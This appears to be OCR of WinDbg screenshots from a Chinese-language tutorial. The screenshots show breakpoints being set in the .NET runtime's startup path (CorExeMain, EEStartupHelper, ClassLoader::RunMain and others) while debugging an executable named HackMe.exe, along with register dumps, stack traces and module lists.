

Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
CommandLine: C:\HackMe.exe
Symbol search path is: c:\symbols;SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00408000 image00400000
(850.7c0): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00131f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi
eip=77f9193c esp=0012f984 ebp=0012fc98 iopl=0 nv up ei pl nz
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl
ntdll!DbgBreakPoint:
77f9193c cc int 3
0:000> .chain
Extension DLL search Path:
C:\Program Files\Debugging Tools for Windows (x86)\W2KFre;C:\Pro
Extension DLL chain:
c:\winnt\microsoft.net\framework\v2.0.50727\sos: image 2.0.50727
[path: c:\winnt\microsoft.net\framework\v2.0.50727\sos.dll]
dbghelp: image 6.11.0001.404, API 6.1.6, built Thu Feb 26 09:55:30 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\dbghelp.dll]
ext: image 6.11.0001.404, API 1.0.0, built Thu Feb 26 09:55:30 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\winext\ext.dll]
uext: image 6.11.0001.404, API 1.0.0, built Thu Feb 26 09:55:26 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\winext\uext.dll]
ntsdexts: image 5.00.2195.6618, built Tue Nov 19 08:21:06 2002
bugging Tools for Windows (x86)\W2KFre\ntsdexts.dll]
0:000> bp mscoree!_corExeMain
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7ffdf000 ecx=00000101 edx=ffffffff esi=0132f6cc edi=02304b38
eip=79011b2b esp=0012ffc4 ebp=0012fff0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
mscoree!_CorExeMain:
79011b2b 55 push ebp
0:000> kb
ChildEBP RetAddr Args to Child
0012ffc0 77e889d5 02304b38 0132f6cc 7ffdf000 mscoree!_CorExeMain
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
bp mscoree!_CorExeMain
Net 核心函數 CorExeMain中斷
0:000>


Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7ffdf000 ecx=00000101 edx=ffffffff esi=0132f6cc edi=02304b38
eip=79011b2b esp=0012ffc4 ebp=0012fff0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
mscoree!_CorExeMain:
79011b2b 55 push ebp
0:000> kb
ChildEBP RetAddr Args to Child
0012ffc0 77e889d5 02304b38 0132f6cc 7ffdf000 mscoree!_CorExeMain
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessSta
0:000> bp mscorwks!_corexemain
Bp expression 'mscorwks!_corexemain' could not be resolved, adding d
0:000> ld mscorwks
No modules matched 'mscorwks'
0:000> bp mscorwks!_CorExeMain
Bp expression 'mscorwks!_CorExeMain' could not be resolved, adding d
0:000> lm
start end module name
00400000 00408000 image00400000 (deferred)
77e60000 77f34000 KERNEL32 (pdb symbols) c:\symbols\kernel32.pdb\45F071552\kernel32.pdb
77f80000 77ffc000 ntdll (pdb symbols) c:\symbols\ntdll.pdb\41AFDCD61\ntdll.pdb
79000000 79045000 mscoree (pdb symbols) c:\symbols\mscoree.pdb\0D7C30DDE4864A76BCE4B0CB18E63C4E2\mscoree.pdb
0:000> bp mscorwks!_CorExeMain
Bp expression 'mscorwks!_CorExeMain' could not be resolved, adding deferred bp
0:000> ld mscoree
Symbols already loaded for mscoree
0:000> ld mscorjit
0:000> sxe ld:mscorwks
ModLoad: 79e70000 7a3d1000 C:\WINNT\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll
eax=00000000 ebx=00000000 ecx=00860000 edx=00000000 esi=00000000 edi=7ffde000
eip=77f88647 esp=0012f49c ebp=0012f52c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
ntdll!NtMapViewOfSection+0xb:
77f88647 c22800 ret 28h
0:000> kb
ChildEBP RetAddr Args to Child
0012f498 77f8bbdd 000003ac ffffffff 0012f524 ntdll!NtMapViewOfSection+0xb
0012f52c 77f8d324 00135548 0012f584 0012f858 ntdll!LdrpMapDll+0x199
0012f7d8 77f85b43 00135548 0012f858 0012f860 ntdll!LdrpLoadDll+0x187
0012f7f0 77e807c6 00135548 0012f858 0012f860 ntdll!LdrLoadDll+0x17
0012f884 79004527 00134ab0 00000000 00000008 KERNEL32!LoadLibraryExW+0x231
0012f8a8 790044d1 00134ab0 00000000 00000008 mscoree!WszLoadLibraryEx+0x75
0012f8bc 7900446f 00134ab0 0e8ac207 02304b38 mscoree!LoadLibraryWrapperForEE+0xe
0012ffa4 79011b3d 00000001 0012ffbc 00000000 mscoree!GetInstallation+0x1b0
0012ffc0 77e889d5 02304b38 0132f6cc 7ffdf000 mscoree!_CorExeMain+0x12
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
0:000> ld mscoree
Symbols already loaded for mscoree
Sxe ld:mscorwks
當load mscorwks時中斷
0:000>


Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
CommandLine: C:\HackMe.exe
Symbol search path is: c:\symbols;SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00408000 image00400000
(690.7b0): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00131f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi=00131f70
eip=77f9193c esp=0012f984 ebp=0012fc98 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
ntdll!DbgBreakPoint:
77f9193c cc int 3
0:000> sxe ld:mscorwks
0:000> g
ModLoad: 79e70000 7a3d1000 C:\WINNT\Microsoft.NET\Framework\v2.0.
eax=00000000 ebx=00000000 ecx=00860000 edx=00000000 esi=00000000
eip=77f88647 esp=0012f49c ebp=0012f52c iopl=0 nv up ei pl zr
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000
ntdll!NtMapViewOfSection+0xb:
0:000> bp mscorwks!EEStartupHelper
0:000> g
Breakpoint 0 hit
eax=0012ff14 ebx=00000000 ecx=7a38a9dc edx=00000001 esi=7a38a9dc edi=00000000
eip=79eb7b85 esp=0012fef0 ebp=0012ff24 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
mscorwks!EEStartupHelper:
79eb7b85 55 push ebp
0:000> kb
ChildEBP RetAddr Args to Child
0012feec 79ebc7d8 00000002 e8a9d22d 00000000 mscorwks!EEStartupHelper
0012ff24 79ebc78c 00000002 e8a9d261 00000000 mscorwks!EEStartup+0x50
0012ff68 79f05f16 00000002 e8a9d2b9 02304b38 mscorwks!EnsureEEStarted+0xfa
0012ffb0 79011b5f 016df6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0xb8
0012ffc0 77e889d5 02304b38 016df6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
0:000> list
^ Syntax error in 'list'
0:000> lm
start end module name
00400000 00408000 image00400000 (deferred)
70a70000 70ad6000 SHLWAPI (deferred)
75e00000 75e1a000 IMM32 (deferred)
77df0000 77e4f000 USER32 (deferred)
77e60000 77f34000 KERNEL32 (pdb symbols) c:\symbols\kernel32.pdb\45F071552\kernel32.pdb
77f40000 77f7d000 GDI32 (deferred)
77f80000 77ffc000 ntdll (pdb symbols) c:\symbols\ntdll.pdb\41AFDCD61\ntdll.pdb
78000000 78045000 msvcrt (deferred)
78130000 781cb000 MSVCR80 (deferred)
786f0000 7875f000 RPCRT4 (deferred)
79000000 79045000 mscoree (pdb symbols) c:\symbols\mscoree.pdb\0D7C30DDE4864A76BCE4B0CB18E63C4E2\mscoree.pdb
796d0000 79735000 ADVAPI32 (deferred)
79e70000 7a3d1000 mscorwks (pdb symbols) c:\symbols\mscorwks.pdb\7FA9D4C5454E4346B11ED781C22BDF462\mscorwks.pdb
中斷於 mscorwks的EEStartupHelper
0:000>


Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
Unmanaged code
0012feec 24ff   and   al,0FFh
0012feee 1200   adc   al,byte ptr [eax]
0012fef0 d8c7   fadd   st,st(7)
0012fef2 eb79   jmp   0012ff6d
0012fef4 0200   add   al,byte ptr [eax]
0012fef6 0000   add   byte ptr [eax],al
0012fef8 2dd2a9e800   sub   eax,0E8A9D2h
0012fefd 0000   add   byte ptr [eax],al
0012feff 00dc   add   ah,bl
0:00> bp mscorwks!WKS::GCHeap::FinalizerThreadStart
0:00> g
(690.7b0): C++ EH exception - code e06d7363 (first chance)
(690.7b0): C++ EH exception - code e06d7363 (first chance)
Breakpoint 2 hit
eax=0000007f ebx=0017b538 ecx=0017b538 edx=00130608 esi=79ed6b62 edi
eip=79ed6b62 esp=02ddff18 ebp=02ddffb4 iopl=0   nv up ei pl nz
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000   efl
mscorwks!WKS::GCHeap::FinalizerThreadStart:
79ed6b62 55   push   ebp
0:002> -0 kb 100
       ^ Syntax error in '-0 kb 100'
0:002> -0 kb100
       ^ Syntax error in '-0 kb100'
0:002> ~0 kb100
ChildEBP RetAddr Args to Child
0012f310 77f8f39b 000003ec 00000000 00130000 ntdll!NtSetEvent+0xb
0012f320 77f87fdd 00130608 77fb0ffd 00130608 ntdll!RtlpUnWaitCriticalSection+0x1b
0012f328 77fb0ffd 00130608 77fb0fd5 00130000 ntdll!RtlLeaveCriticalSection+0x1d
0012f39c 77f9cc27 00130000 50000061 00180008 ntdll!RtlDebugFreeHeap+0x228
0012f43c 77fcb74f 00130000 40000060 00180008 ntdll!RtlFreeHeapSlowly+0x4d
0012f4e4 79e783ca 00130000 40000060 00180008 ntdll!RtlFreeHeap+0x85
0012f51c 79e7839d 00130000 00000000 00180008 mscorwks!EEHeapFree+0x83
0012f52c 79e782dc 00000000 00180008 e8a9d869 mscorwks!EEHeapFreeInProcessHeap+0x21
0012f560 79f8be32 00180008 0017f138 79f8be08 mscorwks!operator delete[]+0x30
0012f56c 79f8be08 0017be20 7a16647f 00000001 mscorwks!CCodebaseEntry::~CCodebaseEntry+0x16
0012f574 7a16647f 00000001 e8a9d8a1 00000000 mscorwks!CDebugLogElement::`scalar deleting destructor'+0x8
0012f5a8 7a16660e 0017be20 7a1657fa 00000001 mscorwks!CDebugLog::~CDebugLog+0x40
0012f5b0 7a1657fa 00000001 0012fa98 00000000 mscorwks!CDebugLog::`vector deleting destructor'+0x8
0012f5c0 7a15076c 0017be20 e8a9db31 0012fa98 mscorwks!CDebugLog::Release+0x23
0012fa4c 79f0579e 0017bc70 7a38be8c 00000000 mscorwks!BindToSystem+0xa3a
0012fd28 79f0552c 0012fd9c 79f93fe6 e8a9d0a1 mscorwks!PEAssembly::DoOpenSystem+0x25e
0012fda8 79ebf2be e8a9d0e9 7a38be7c 7a38bb38 mscorwks!PEAssembly::OpenSystem+0x6a
0012fde0 79eb9673 e8a9d319 79e70000 01000000 mscorwks!SystemDomain::LoadBaseSystemClasses+0x98
0012fe10 79eb8053 0012fe6c 79f93fe6 e8a9d371 mscorwks!SystemDomain::Init+0xaa
0012feec 79ebc7d8 00000002 e8a9d22d 00000000 mscorwks!EEStartupHelper+0x6e8
0012ff24 79ebc78c 00000002 e8a9d261 00000000 mscorwks!EEStartup+0x50
0012ff68 79f05f16 00000002 e8a9d2b9 02304b38 mscorwks!EnsureEEStarted+0xfa
0012ffb0 79011b5f 016df6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0xb8
0012ffc0 77e889d5 02304b38 016df6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
0:002>
中斷於 FinalizerThreadStart



Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
CommandLine: C:\HackMe.exe
Symbol search path is: c:\symbols;SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00408000 image00400000
(704.828): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00131f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi=00131f70
eip=77f9193c esp=0012f984 ebp=0012fc98 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!DbgBreakPoint:
77f9193c cc int 3
0:000> sxe ld:mscorwks
0:000> g
ModLoad: 79e70000 7a3d1000 C:\WINNT\Microsoft.NET\Framework\v2.0
eax=00000000 ebx=00000000 ecx=00860000 edx=00000000 esi=00000000 ec
eip=77f88647 esp=0012f49c ebp=0012f52c iopl=0 nv up ei pl z
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 ef
ntdll!NtMapViewOfSection+0xb:
77f88647 c22800 ret 28h
0:000> kb100
ChildEBP RetAddr Args to Child
0012f498 77f8bbdd 000003ac ffffffff 0012f524 ntdll!NtMapViewOfSecti
0012f52c 77f8d324 00135548 0012f584 0012f858 ntdll!LdrpMapDll+0x199
0012f7d8 77f85b43 00135548 0012f858 0012f860 ntdll!LdrpLoadDll+0x18
0012f7f0 77e807c6 00135548 0012f858 0012f860 ntdll!LdrLoadDll+0x17
0012f884 79004527 00134ab0 00000000 00000008 KERNEL32!LoadLibraryExW+0x231
0012f8a8 790044d1 00134ab0 00000000 00000008 mscoree!WszLoadLibraryEx+0x75
0012f8bc 7900446f 00134ab0 6076e461 02304b38 mscoree!LoadLibraryWrapperForEE+0xe
0012ffa4 79011b3d 00000001 0012ffbc 00000000 mscoree!GetInstallation+0x1b0
0012ffc0 77e889d5 02304b38 013af6cc 7ffdf000 mscoree!_CorExeMain+0x12
BaseProcessStart+0x3d
0:000> bp mscorwks!ClassLoader::RunMain
(704.828): C++ EH exception - code e06d7363 (first chance)
(704.828): C++ EH exception - code e06d7363 (first chance)
Breakpoint 0 hit
eax=0012f81c ebx=00000000 ecx=0f3d567a edx=80000001 esi=008b2fe8 edi=00000000
eip=79f08308 esp=0012f7e4 ebp=0012f834 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
mscorwks!ClassLoader::RunMain:
79f08308 55 push ebp
0:000> kb100
ChildEBP RetAddr Args to Child
0012f7e0 79f082a9 008b2fe8 00000001 0012f81c mscorwks!ClassLoader::RunMain
0012fa48 79f0817e 00000000 0f2fac8e 00000000 mscorwks!Assembly::ExecuteMainMethod+0xa6
0012ff18 79f07dc7 00400000 00000000 0f2fa912 mscorwks!SystemDomain::ExecuteMainMethod+0x398
0012ff68 79f05f61 00400000 0f2fa9ca 02304b38 mscorwks!ExecuteEXE+0x59
0012ffb0 79011b5f 013af6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0x11b
0012ffc0 77e889d5 02304b38 013af6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
中斷於 ClassLoader
0:000>


Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
79f08308 55 push ebp
0:000> kb100
ChildEBP RetAddr Args to Child
0012f7e0 79f082a9 008b2fe8 00000001 0012f81c mscorwks!ClassLoader::RunMain
0012fa48 79f0817e 00000000 0f2fac8e 00000000 mscorwks!Assembly::ExecuteMainMethod+0xa6
0012ff18 79f07dc7 00400000 00000000 0f2fa912 mscorwks!SystemDomain::ExecuteMainMethod+0x398
0012ff68 79f05f61 00400000 0f2fa9ca 02304b38 mscorwks!ExecuteEXE+0x59
0012ffb0 79011b5f 013af6cc 79e70000 0012fff0 mscorwks!_CorExeMain+0x11b
0012ffc0 77e889d5 02304b38 013af6cc 7ffdf000 mscoree!_CorExeMain+0x2c
0012fff0 00000000 0040238e 00000000 000000c8 KERNEL32!BaseProcessStart+0x3d
0:000> bp mscorwks!MethodDesc::CallDescr
0:000> g
Breakpoint 1 hit
eax=00000001 ebx=0012f6c8 ecx=008b2fe8 edx=0012f5b8 esi=008b2fe8 edi=0000000
eip=79e88d1c esp=0012f654 ebp=0012f724 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
mscorwks!MethodDesc::CallDescr:
79e88d1c 55 push ebp
0:000> kb100
ChildEBP RetAddr Args to Child
0012f650 79e88d19 008b3058 0012f72c 0012f6e0 mscorwks!MethodDesc::CallDescr
0012f668 79e88cf6 008b3058 0012f72c 0012f6e0 mscorwks!MethodDesc::CallTargetWorker+0x20
0012f67c 79f084b0 0012f6e0 0f2fa15e 00000000 mscorwks!MethodDescCallSite::C
0012f7e0 79f082a9 008b2fe8 00000001 0012f81c mscorwks!ClassLoader::RunMain+
0012fa48 79f0817e 00000000 0f2fac8e 00000000 mscorwks!Assembly::ExecuteMain
